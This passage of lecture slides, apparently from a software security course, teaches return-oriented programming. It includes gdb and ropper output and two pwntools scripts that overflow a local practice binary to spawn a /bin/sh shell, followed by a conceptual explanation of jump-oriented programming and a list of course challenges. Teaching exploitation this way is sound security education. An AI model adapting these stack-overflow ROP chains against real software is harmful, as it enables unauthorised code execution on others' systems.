[#0] Id 1, Name: "rop2", stopped 0x8049224 in main (), reason: BREAKPOINT
[#0] 0x8049224 → main(argc=0x1, argv=0xffffd034)

gef> p add_bin
$1 = {void ()} 0x8049186 <add_bin>
gef> p add_sh
$2 = {void (int)} 0x80491ae <add_sh>
gef> p exec_string
$3 = {void (int, int)} 0x80491db <exec_string>
gef> □
```

ROP - Return Oriented Programming

find the gadget “pop; ret”

```
simone@UbuntuSimone:~/Downloads$ ropper -f ./rop2 --search "pop"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: ./rop2
0x0804901e: pop ebx; ret;

simone@UbuntuSimone:~/Downloads$
```

ROP - Return Oriented Programming

corrupt the stack and let `system()` be called with parameter `/bin/sh`

```
3  from pwn import *
4
5  sh = process('./rop2')
6
7  add_bin = 0x8049186
8  add_sh = 0x80491ae
9  exec_string = 0x80491db
10
11 pop_ret = 0x0804901e
12
13 payload = flat(['A' * 112, add_bin, add_sh, pop_ret, 0xdeadbeef, exec_string, pop_ret, 0xcafebabe, 0x0badf00d])
14
15 print(payload)
16 sh.sendline(payload)
17
18 sh.interactive()
```

ROP - Return Oriented Programming

corrupt the stack and let
system() be called with
parameter /bin/sh

```
simone@UbuntuSimone:~/Downloads$ python rop2.py
[+] Starting local process './rop2': pid 121983
/home/simone/Downloads/rop2.py:13: BytesWarning: Text is not bytes; assuming
  payload = flat(['A' * 112, add_bin, add_sh, pop_ret, 0xdeadbeef, exec_strin
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
91\x04\x08\x1e\x90\x04\x08\xbe\xba\xfe\xca\r\x00\xad\x0b'
[*] Switching to interactive mode
$ ls
rop2  rop2.c  rop2.py
$ cat rop2.py

from pwn import *

sh = process('./rop2')

add_bin = 0x8049186
add_sh = 0x80491ae
exec_string = 0x80491db

pop_ret = 0x0804901e
```

ROP - Return Oriented Programming

corrupt the stack and
let system() be called
with parameter /bin/sh

```
3  from pwn import *
4
5  sh = process('./rop2')
6  elf = ELF('./rop2')
7
8  rop = ROP(elf)
9
10 rop.raw('A' * 112)
11 rop.call(elf.symbols['add_bin'])
12 rop.call(elf.symbols['add_sh'], [0xdeadbeef])
13 rop.call(elf.symbols['exec_string'], [0xcafebabe, 0x0badf00d])
14
15 payload = rop.chain()
16
17 sh.sendline(payload)
18 sh.interactive()
```

ROP - Return Oriented Programming

corrupt the stack and let `system()` be called with parameter `/bin/sh`

```
simone@UbuntuSimone:~/Downloads$ python rop2.py
[+] Starting local process './rop2': pid 126010
[*] '/home/simone/Downloads/rop2'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[*] Loaded 5 cached gadgets for './rop2'
[*] Switching to interactive mode
$ ls
gadgets.txt  rop2  rop2.c  rop2.py
$ cat rop2.py
```

```
from pwn import *

sh = process('./rop2')
elf = ELF('./rop2')
```

```
rop = ROP(elf)

rop.raw('A' * 112)
rop.call(elf.symbols['add_bin'])
rop.call(elf.symbols['add_sh'], [0xdeadbeef])
rop.call(elf.symbols['exec_string'], [0xcafebabe, 0x0badf00d])

payload = rop.chain()

sh.sendline(payload)
sh.interactive()

$
```

JOP - Jump Oriented Programming

ROP - Return Oriented Programming

ROP permits executing arbitrary code by using a sequence of gadgets

- short sequences of instructions terminating with ret

But ...

- there is a pattern: execution of small set of instructions ending with ret
- no utility with return-less functions

JOP - Jump Oriented Programming

JOP is a technique that triggers the execution of a given functions via a sequence of indirect jump instructions


- based on a sequence of small gadgets (each gadget ends with an unconditional jump instruction - jmp)

JOP - Jump Oriented Programming

How JOP work?

- gadget addresses are collected in a dispatch table located in any section of data memory containing a vulnerability (e.g., stack)
- the final JMP of the gadget is redirected to the dispatcher gadget, which advances a pointer to the dispatcher table
- the dispatcher ends with an indirect jump to the address pointed by the pointer, in order to pass the control to the next gadget listed in the table

JOP - Jump Oriented Programming



Challenges

SS_3.01 - ReallyOptimizedPrimality test

SS_3.02 - Eliza

SS_3.03 - TicTacToe

SS_3.04 - Try-your-luck

SS_3.05 - sum

SS_3.06 - NoLook